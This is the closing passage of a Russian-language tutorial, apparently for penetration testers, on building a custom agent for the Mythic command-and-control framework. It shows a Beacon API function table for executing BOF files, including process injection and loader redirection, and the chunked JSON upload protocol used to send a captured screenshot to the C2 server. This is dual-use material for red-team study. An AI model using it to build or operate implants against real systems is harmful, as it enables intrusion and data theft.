  {(unsigned char*)"BeaconInjectTemporaryProcess", (unsigned char*)BeaconInjectTemporaryProcess},
  {(unsigned char*)"BeaconCleanupProcess", (unsigned char*)BeaconCleanupProcess},
  {(unsigned char*)"toWideChar", (unsigned char*)toWideChar},
  {(unsigned char*)"LoadLibraryA", (unsigned char*)LdrModuleLoad},
  {(unsigned char*)"GetProcAddress", (unsigned char*)LdrGetProcAddress},
  {(unsigned char*)"GetModuleHandleA", (unsigned char*)GetModuleHandleA},
  {(unsigned char*)"FreeLibrary", (unsigned char*)FreeLibrary},
  {(unsigned char*)"BeaconGetTaskID", (unsigned char*)BeaconGetTaskID},
  {(unsigned char*)"BeaconSendRawResponse", (unsigned char*)BeaconSendRawResponse}
};
```

Функции для отправки JSON на сервер

Ответ сервера будет выглядеть следующим образом:

```
{
  "action": "post_response",
  "responses": [
    {
      "status": "success",
      "file_id": "UUID Here",
      "task_id": "task uuid here",
    }
  ]
}
```

Ответ Mythic с UUID файла

Из этого ответа агент получает значение поля *file_id* и отправляет POST-запрос с содержимым файла, разбитым на части:

```
{
  "action": "post_response",
  "responses": [
    {
      "task_id": "task uuid",
      "download": {
        "chunk_num": 1,
        "file_id": "UUID From previous response",
        "chunk_data": "base64_blob==",
        "chunk_size": 512000, // this is optional, but required if you're not sending
      }
    }
  ]
}
```

Отправка файла на сервер

Таким образом мы отправили скриншот на сервер Mythic.

Заключение

В данной статье мы рассмотрели процесс интеграции собственного агента в фреймворк Mythic. Мы добавили возможность выполнения BOF файлов, загрузки файлов, а также реализовали собственную команду *dir* для выполнения BOF-файлов

Фреймворк **Mythic** зарекомендовал себя как мощный инструмент в области тестирования на проникновение благодаря ряду ключевых преимуществ:

- Легкость интеграции. Одним из главных преимуществ Mythic является его способность работать без необходимости сложных модификаций серверной части. Собственный агент может быть легко интегрирован с серверной частью Mythic минимальными усилиями.
- Регулярные обновления. Mythic получает постоянные обновления, которые добавляют новые функции и улучшают существующие возможности.

Как и в случае с любым мощным инструментом, критически важно **ответственное использование** Mythic. Его следует применять исключительно для укрепления кибербезопасности, а не для её подрыва.